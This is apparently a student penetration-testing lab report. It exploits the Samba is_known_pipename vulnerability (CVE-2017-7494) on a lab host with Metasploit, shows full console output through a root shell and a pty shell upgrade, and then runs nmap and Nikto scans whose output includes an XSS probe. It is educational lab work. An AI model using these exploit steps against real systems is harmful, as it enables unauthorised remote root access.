
Samba is_known_pipename() Arbitrary Module Load

This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.
Module type : *exploit* Rank : *excellent* Platforms : *Linux*

Name of metasploit module: **Samba_is_known_pipename.** Looking for the details we found that this kind of exploitation can give us root acces to the system. With this information now we can procedure to exploit the system.

Task 3: Start Metasploit


Start postgre database service



```
[Mon Oct 05 12:12:20 eduardo-argueta@kali:~ ] $: service postgresql start
[Mon Oct 05 12:13:00 eduardo-argueta@kali:~ ] $:
```

Initiating the postgre database service which is required by metasploit to function properly. This database is used by Metasploit to store information gathered via pen testing activities.


Msfdb database



```
[Mon Oct 05 12:13:00 eduardo-argueta@kali:~ ] $: sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
[Mon Oct 05 12:17:21 eduardo-argueta@kali:~ ] $:
```

The command sudo msfdb init It will initialize the Metasploit console. Installing the msfdb database on the postgre service. This database includes information about existing vulnerabilities and their exploits. The sudo command applied here is to make this work as a root


Metasploit Framework Console



```
[Mon Oct 05 12:17:21 eduardo-argueta@kali:~ ] $: msfconsole

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :0000000000000000k,   ,k0000000000000000:
  '000000000kkkk00000: :000000000000000000'
  o00000000.    .o0000o00001.    ,00000000o
  d00000000.     .c00000c.      ,00000000x
  l00000000.        ;d;         ,00000000l
  .00000000.    .;        ;     ,00000000.
   c0000000.    .00c.    'o00.   ,0000000c
    o000000.    .0000.   :0000.   ,000000o
     l00000.    .0000.   :0000.   ,00000l
      ;0000'    .0000.   :0000.   ;0000;
       .d00o    .0000occcx0000.   x00d.
         ,k0l  .0000000000000.  .d0k,
           :kk;.0000000000000.c0k:
             ;k00000000000000k:
              ,x000000000000x,
                .l00000001.
                   ,d0d,
                     .

       =[ metasploit v4.16.57-dev                         ]
+ -- --=[ 1768 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```


The metasploit framework console give interactive access to search, select and execute exploits.

search cve-2017-7494



```
msf > search cve-2017-7494

Matching Modules
================

   Name                                     Disclosure Date  Rank       Description
   ----                                     ---------------  ----       -----------
   exploit/linux/samba/is_known_pipename   2017-03-24       excellent  Samba is_known_pipename() Arbitrary Module Load

msf >
```


search is_known_pipename whith the search command we find the vulnerabilities that Metasploit have so we can use to exploit our system.



```
msf > search is_known_pipename

Matching Modules
================

   Name                                     Disclosure Date  Rank       Description
   ----                                     ---------------  ----       -----------
   exploit/linux/samba/is_known_pipename   2017-03-24       excellent  Samba is_known_pipename() Arbitrary Module Load

msf >
```

The vulnerability that we found is available in the metasploit framework and can be exploit using it. After we use our search command with the name of the vulnerability we found that Metasploit have it.

`use exploit/linux/samba/is_known_pipename`




```
msf > use exploit/linux/samba/is_known_pipename
msf exploit(linux/samba/is_known_pipename) >
```

With the the use `exploit/linux/samba/is_known_pipename.` This are the instructions we give to Metasploit following by system we using and the system name of the target with the vulnerability name.

Making metasploit use the vulnerability we found.


Options



```
msf exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   RHOST                             yes       The target address
   RPORT            445              yes       The SMB service port (TCP)
   SMB_FOLDER                        no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                    no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


msf exploit(linux/samba/is_known_pipename) >
```

I the picture above we can see that the vulnerability we have is showing us that the option RHOST is showing so that means that this kind of vulnerability has a Remote host vulnerabilities where we can have access remotely to the system to make changes


`set rhost 10.1.55.227`



```
msf exploit(linux/samba/is_known_pipename) > set rhost 10.1.55.227
rhost => 10.1.55.227
msf exploit(linux/samba/is_known_pipename) >
```

Set the ip address of the target machine. Providing Metasploit rhost option to our target ip inthat way we will gain access to the system


Exploit



```
msf exploit(linux/samba/is_known_pipename) > exploit

[*] 10.1.55.227:445 - Using location \\10.1.55.227\sharedFolder\ for the path
[*] 10.1.55.227:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.55.227:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder
[*] 10.1.55.227:445 - Uploaded payload to \\10.1.55.227\sharedFolder\yjeZEIar.so
[*] 10.1.55.227:445 - Loading the payload from server-side path /srv/sharedFolder/yjeZEIar.so using \\PIPE\/srv/sharedFolder/yjeZEIar.so...
[-] 10.1.55.227:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.55.227:445 - Loading the payload from server-side path /srv/sharedFolder/yjeZEIar.so using /srv/sharedFolder/yjeZEIar.so...
[+] 10.1.55.227:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.1.56.66:37909 -> 10.1.55.227:445) at 2020-10-05 12:27:22 +0000
```

Running the exploit command, execute the exploit and starts attempting the exploit on the target machine. The explotation means we are trying to get access to the system.


Exploit Successful



```
[*] Command shell session 1 opened (10.1.56.66:37909 -> 10.1.55.227:445) at 2020-10-05 12:27:22 +0000

whoami
root
```

The shell prompt is available now which means that we are inside the target machine and have successfully breached its security.

python -c '**import pty; pty.spawn("/bin/bash")**'



```
whoami
root
python -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-1-55-227:/tmp#
```

The WHOAMI command its use to verify our status inside the system. The system recognize us and provide us telling us we have root access which means we can have access to anything in the system and make modifications to files.

This python command makes the shell more interactive, displays information and error output of commands that are executed on it.

Bash shell spawned on the target system.

STEP 4 – Vulnerability Scanning


Task 1: Logon to Kali Linux

Done

Task 2: Use nmap scripts to scan for vulnerabilities


nmap -sC 10.1.55.227 | tee nmap_scripts

running the nmap command as a vulnerability scanner. The tee command it’s using to send all the output information to the nmap_scripts file.



```
[Mon Oct 05 17:06:07 eduardo-argueta@kali:~ ] $: nmap -sC 10.1.55.227 | tee nmap_scripts
Starting Nmap 7.70 ( https://nmap.org ) at 2020-10-05 17:06 UTC
Nmap scan report for ip-10-1-55-227.ec2.internal (10.1.55.227)
Host is up (0.0017s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   2048 98:e1:b0:8c:08:6f:9a:81:e0:29:fb:0c:a2:7a:70:80 (RSA)
|   256 bf:f1:b8:8a:7b:e0:f7:9e:3b:09:3c:e4:ba:28:c3:b3 (ECDSA)
|_  256 ce:c6:a9:e2:b2:69:1e:11:e1:cf:a2:29:46:7d:c8:b1 (ED25519)
80/tcp  open  http
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 208   2017-06-09 13:27  hello.html
| 1.2K  2017-06-09 13:23  recipe
| -     2017-06-09 12:35  temp/
|_
|_http-title: Index of /
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: IP-10-1-55-227, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.0)
|   Computer name: ip-10-1-55-227
|   NetBIOS computer name: IP-10-1-55-227\x00
|   Domain name: ec2.internal
|   FQDN: ip-10-1-55-227.ec2.internal
```

This first screenshots show us all the ports that are open on the target host. TCP port 22 which is SSH, TCP port 80 which is a web server, TCP 139 which is netbios and TCP 445 whihch is a SMB server message block. All of this is basic information gathered in our script.




```
Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: IP-10-1-55-227, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.0)
|   Computer name: ip-10-1-55-227
|   NetBIOS computer name: IP-10-1-55-227\x00
|   Domain name: ec2.internal
|   FQDN: ip-10-1-55-227.ec2.internal
|_  System time: 2020-10-05T17:06:43+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-10-05 17:06:43
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

In the above screenshot using scripts with nmap for enhanced scanning. Is showing the output of the results of the scripts that were used to perform the vulnerability scan and providing us with the system information to look for vulnerabilities.

Task 3: Use Nikto to scan for vulnerabilities

nikto -host 10.1.55.227 | tee nikto_output



```
[Mon Oct 05 17:06:44 eduardo-argueta@kali:~ ] $: nikto -host 10.1.55.227 | tee nikto_output
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.1.55.227
+ Target Hostname:    10.1.55.227
+ Target Port:        80
+ Start Time:         2020-10-05 17:08:13 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protec
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
+ OSVDB-3268: /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there
+ OSVDB-3268: /?Open: Directory indexing found.
+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-576: /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or h
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing foun
+ OSVDB-3268: /?sql_debug=1: Directory indexing found.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-3268: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: Directory indexing found.
+ OSVDB-3268: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: Directory indexing found.
```

Running the following commands: Nikto -host 10.1.55.227 | tee nikto_ouput. Where nikto is our scanner tool, -host option is used to identify the target to nikto, the target ip address, tee command its to screen the file name nikto_output. As a result now we can see the ip address of the target and the system with their vulnerabilities and patches that may need.

Nikto is another tool that is used for scanning for vulnerabilities, it shows information about possible vulnerabilities that exist in the system.

